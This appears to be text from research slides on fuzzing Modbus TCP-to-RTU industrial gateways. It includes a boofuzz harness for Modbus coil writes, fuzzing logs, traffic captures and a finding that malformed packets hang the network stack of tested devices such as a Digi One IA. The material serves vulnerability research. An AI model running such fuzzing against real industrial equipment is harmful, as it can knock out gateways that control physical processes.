
Gateway




Researcher









Simulator

QModMaster

File Options Commands View Help

Modbus Mode TCP Slave Addr 1 Scan Rate (ms) 1000

Function Code Read Coils (0x01) Start Address 0 Dec

Number of Coils 5 Data Format Dec Signed

1	0	1	0	1	x	x	x	x
---	---	---	---	---	---	---	---	---

TCP : 192.168.010.102:502 Base Addr : 0 Packets : 11 Errors : 2



pyModSlave

File Options Commands View Help

Modbus Mod RTU Slave Addr 1 SimCycle (m: 1000

Coils Discrete Inputs Input Registers Holding I

Start Addr 0 No of Coils 1000 Sim

1	0	1	0	1	0	0	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0

RTU : 0, 38400, 8, 1, None Packets : 4 Erros : 0

Bus Monitor

Raw Data

	Header	Payload
[TCP]>Tx > 11:32:19:028 -	00 0E 00 00 00 06 01	01 00 00 00 05
[TCP]>Rx > 11:32:19:100 -	00 0E 00 00 00 04 01	01 01 15

ADU

Type : Tx Message
Timestamp : 11:32:19:028
Transaction ID : 000E
Protocol ID : 0000
Length : 0006
Unit ID : 01
Function Code : 01
Starting Address : 0000
Quantity of Registers : 0005

Bus Monitor

Raw Data

	CRC
[RTU]>Rx > 11:32:19:042 -	01 01 00 00 00 05 FC 09
[RTU]>Tx > 11:32:19:088 -	01 01 01 15 90 47

ADU

Type : Rx Message
TimeStamP : 11:32:19:042
Slave Addr : 01
Function Code : 01
Starting Address : 0000
Quantity of Registers : 0005
CRC : FC09

Bus Monitor

Raw Data

```
[TCP]>Tx > 11:32:19:028 - 00 0E 00 00 00 06 01 01 00 00 00 05
[TCP]>Rx > 11:32:19:100 - 00 0E 00 00 00 04 01 01 01 15
```

ADU

Type : Rx Message
Timestamp : 11:32:19:100
Transaction ID : 000E
Protocol ID : 0000
Length : 0004
Unit ID : 01
Function Code : 01
Byte Count : 01
Register Values : 15

Bus Monitor

Raw Data

```
[RTU]>Rx > 11:32:19:042 - 01 01 00 00 00 05 FC 09
[RTU]>Tx > 11:32:19:088 - 01 01 01 15 90 47
```

ADU

Type : Tx Message
Time Stamp : 11:32:19:088
Slave Addr : 01
Function Code : 01
Byte Count : 01
Register Values : 15 = 10101
CRC : 9047

Fuzzer

- Mutation-based: protocol learning
 - e.g., Radasma and PropFuzz
- Generation-based: known specs
 - e.g. **BooFuzz** and Sulley
- Based on (and credits to)
<https://github.com/youngcraft/boofuzz-modbus>

Fuzzer

```
def write_single_coil(session):
Initialize → s_initialize('write_single_coil')
Header {
    with s_block('adu'):
        s_incr('transId')
        s_word(0x0000, name='protoId', endian=cfg.endian, fuzzable=cfg.fuzz_proto_id)
        s_size('pdu', length=2, offset=1, name='length', endian=cfg.endian, fuzzable=cfg.fuzz_le
        s_byte(cfg.slave_id, name='unitId', fuzzable=cfg.fuzz_slave_id)
    with s_block('pdu'):
        s_byte(0x05, name='write_single_coil', fuzzable=cfg.fuzz_funct_code)
        s_word(0x0001, name='address', endian=cfg.endian, fuzzable=cfg.fuzz_address)
        if cfg.random_coil_value:
            s_word(0x0000, name='outputValue', endian=cfg.endian, fuzzable=True)
        else:
            s_group(name='outputValue', values=['\x00\x00', '\xFF\x00'])
        if cfg.trailing_garbage:
            s_random('', cfg.gmin, cfg.gmax, num_mutations=cfg.gmut, name='trailing_garbage')
Payload {
Finalize → session.connect(s_get('write_single_coil'))
```

Configuration:

- trailer
- byte ordering
- fuzzable fields
- recursive fields

Instrumentation

target.procmon = boofuzz.instrumentation.External

(pre=target_pretest, post=target_alive, ← Connect(), ARP request, etc.)

start=reset_target, restart=reset_target) ← Reboot

```
2019-05-23 12:25:18,088] Info: sleeping for 1.000000 seconds
[2019-05-23 12:25:18,088] Test Case: 3: modbus_read_coil.quantity_low.3
[2019-05-23 12:25:18,088] Info: Type: Byte. Default value: '\x01'. Case 3 of 112 overall.
[2019-05-23 12:25:18,088] Test Step: Calling procmon pre_send()
2019-05-23 12:25:18,089 root INFO Unit is still up and running
[2019-05-23 12:25:18,089] Info: Opening target connection (127.0.0.1:15021)...
[2019-05-23 12:25:18,089] Info: Connection opened.
[2019-05-23 12:25:18,089] Test Step: Fuzzing Node 'modbus_read_coil'
[2019-05-23 12:25:18,090] Info: Sending 12 bytes...
[2019-05-23 12:25:18,090] Transmitted 12 bytes: 00 01 00 00 00 06 01 01 00 00 00 02 '\x00\x01\x00\x00\x00\x06\x01\x01\x00\x00\x00\x02'
[2019-05-23 12:25:18,091] Test Step: Contact process monitor
[2019-05-23 12:25:18,091] Check: procmon.post_send()
[2019-05-23 12:25:18,091] Check OK: No crash detected.
[2019-05-23 12:25:18,091] Test Step: Contact process monitor
[2019-05-23 12:25:18,091] Check: procmon.post_send()
[2019-05-23 12:25:18,091] Check OK: No crash detected.
[2019-05-23 12:25:18,091] Info: Closing target connection...
[2019-05-23 12:25:18,092] Info: Connection closed.
[2019-05-23 12:25:18,092] Test Step: Sleep between tests.
[2019-05-23 12:25:18,092] Info: sleeping for 1.000000 seconds
[2019-05-23 12:25:19,113] Test Case: 4: modbus_read_coil.quantity_low.4
[2019-05-23 12:25:19,113] Info: Type: Byte. Default value: '\x01'. Case 4 of 112 overall.
[2019-05-23 12:25:19,113] Test Step: Calling procmon pre_send()
2019-05-23 12:25:19,114 root INFO Unit under test is down!
2019-05-23 12:25:19,114 root INFO I am trying to restart the target
[2019-05-23 12:25:19,114] Info: Opening target connection (127.0.0.1:15021)...
[2019-05-23 12:25:19,132] Error!!!! Cannot connect to target; target presumed down. Stopping test run. Note: This likely indicates a failure
previous test case.
embyte@host:~/projects/protocolgateways/git/modbus_fuzzers/boofuzz-modbus$
```

Gateway

Transparent, Modbus, MQTT

Data Flow Configuration

Step 1

- System Setting
- Ethernet
- Wi-Fi
- Serial

Step 2

- Data Flow

Protocol: MODBUS

Data Flow: Ethernet to Serial

Forwarding Port: 502 1 - 65535

Timeout: 0 0 - 4294967295 ms

Operation mode:

- Modbus ASCII to Modbus TCP
- Modbus RTU to Modbus TCP

Submit

Save&Apply

Inbound and outbound interfaces
Master and slave configuration

Sniffer

Ethernet Interface



Serial Interface



Payload acquisition (Modbus)

+

Data normalization

Analyzer

- Automatically detects mismatches or packets drop

- Correlation:

- Timestamp for real-time gateways
- Nonce for data stations

Real-time gateways configured as Modbus TCP Master + Modbus RTU Slave

```
1574704509.746888, TCP, 00:01:00:00:00:06:01:00:00:01:00:01  
1574704509.770035, RTU, 01:00:00:01:00:01:91:CA
```

```
1574704511.271468, TCP, 00:02:00:00:00:06:01:01:00:01:00:01  
1574704511.289164, RTU, 01:01:00:01:00:01:AC:0A
```

```
1574704512.802031, TCP, 00:03:00:00:00:06:01:02:00:01:00:01  
1574704512.875859, RTU, 01:02:00:01:00:01:E8:0A
```

```
1574704514.328139, TCP, 00:04:00:00:00:06:01:03:00:01:00:01  
1574704514.343510, RTU, 01:03:00:01:00:01:D5:CA
```

```
1574704515.860150, TCP, 00:05:00:00:00:06:01:04:00:01:00:01  
1574704515.878557, RTU, 01:04:00:01:00:01:60:0A
```

Example of Modbus TCP fuzzing

The image displays a Modbus TCP fuzzing environment with three main components:

- boofuzz Fuzz Control (RUNNING):** Shows a total of 244 of 5829 test cases completed (4.186%) and a specific test case 'modbus_read_coil' with 244 of 280 cases completed (87.143%).
- pyModSlave:** Configured for Modbus Mode RTU, Slave Address 1, and SimCycle (msec) 1000. It displays a table of coil states:



DO	Coils	DI	Discrete Inputs	AI	Input Registers	AO	Holding Registers		
1	1	1	1	0	0	1	1	0	1
1	1	0	0	0	0	1	1	1	1
0	1	1	0	1	1	0	0	0	1
0	0	0	0	0	0	0	1	0	1
1	1	0	1	0	1	1	0	0	1
0	0	1	0	0	0	0	0	1	0
1	1	1	1	1	0	0	0	1	1
1	0	1	0	0	1	1	1	0	1

- Bus Monitor:** Shows raw data and ADU (Application Data Unit) logs. The ADU message indicates a 'Slave 1 - Modbus Error: Exception code = 2'.

Test Case Log: 158

```
[2019-07-30 11:41:33,627] Test Case: 158: modbus_read_coil.quantity.158
[2019-07-30 11:41:33,627] Info: Type: Word. Default value: '\x00\x01'. Case 158 of 5829 overall
[2019-07-30 11:41:33,627] Test Step: Calling procmon_pre_send()
[2019-07-30 11:41:33,628] Info: Opening target connection (192.168.10.101:502)...
[2019-07-30 11:41:33,629] Info: Connection opened.
[2019-07-30 11:41:33,629] Test Step: Fuzzing Node 'modbus_read_coil'
[2019-07-30 11:41:33,629] Info: Sending 12 bytes...
[2019-07-30 11:41:33,629] Transmitted 12 bytes: 00 9e 00 00 00 06 01 01 00 01 7f fd '\x00\x9e\x
[2019-07-30 11:41:33,630] Test Step: Contact process monitor
[2019-07-30 11:41:33,630] Check: procmon.post_send()
[2019-07-30 11:41:33,631] Check OK: No crash detected.
[2019-07-30 11:41:33,631] Test Step: Contact process monitor
[2019-07-30 11:41:33,631] Check: procmon.post_send()
[2019-07-30 11:41:33,632] Check OK: No crash detected.
[2019-07-30 11:41:33,632] Info: Closing target connection...
[2019-07-30 11:41:33,632] Info: Connection closed.
[2019-07-30 11:41:33,632] Test Step: Sleep between tests.
[2019-07-30 11:41:33,632] Info: sleeping for 1.000000 seconds
```


Example of Setup



Findings

Resource Exhaustion

Device Information	
System	
Model:	Digi One IA
Firmware Version:	Version 82000774_X 02/07/2018
MAC Address:	00:40:9D:B4:E8:D5
CPU Utilization:	1%
Up Time:	15 minutes 45 seconds
Network	
DHCP:	Off
IP Address:	192.168.25.15
Host Name:	
Network Diagnostics	
Network Protocols	Route Table
Serial Ports & Diagnostics	
Industrial Protocols	
Port 1 (s1)	

- Affects all tested devices
- Hang of the TCP/IP stack
- Hang of the translation process

Chromium | Welcome to ntopng

192.168.25.45:3000

ntop

Dashboard: Talkers Hosts Ports Protocols ASNs Senders

Top Flow Talkers

192.168.25.40 192.168.25.15

Refresh frequency: 5.0 Seconds Live update: [play] [stop]

A new ntopng (v.4.0.0) is available for download: please upgrade.

ntopng Community/Embedded Edition v.3.8.190204
 User admin Interface eth0

21.10 kbit/s [30 pps]

03:10:48 -0600 | Uptime: 02:48:51
 2 Devices 238 Flows

pi@rpi-rl: ~

File Edit Tabs Help



```

[2020-06-26 03:10:49,203] Check OK: No crash detected.
[2020-06-26 03:10:49,204] Info: Closing target connection...
[2020-06-26 03:10:49,204] Info: Connection closed.
[2020-06-26 03:10:49,204] Test Step: Sleep between tests.
[2020-06-26 03:10:49,205] Info: sleeping for 1.000000 seconds
[2020-06-26 03:10:50,228] Test Case: 115: modbus_read_coil.transid.115
[2020-06-26 03:10:50,229] Info: Type: Word. Default value: '\x01\x00'. Case
115 of 5671 overall.
[2020-06-26 03:10:50,229] Test Step: Calling procmon pre_send()
2020-06-26 03:10:50,233 root INFO Unit is still up and running
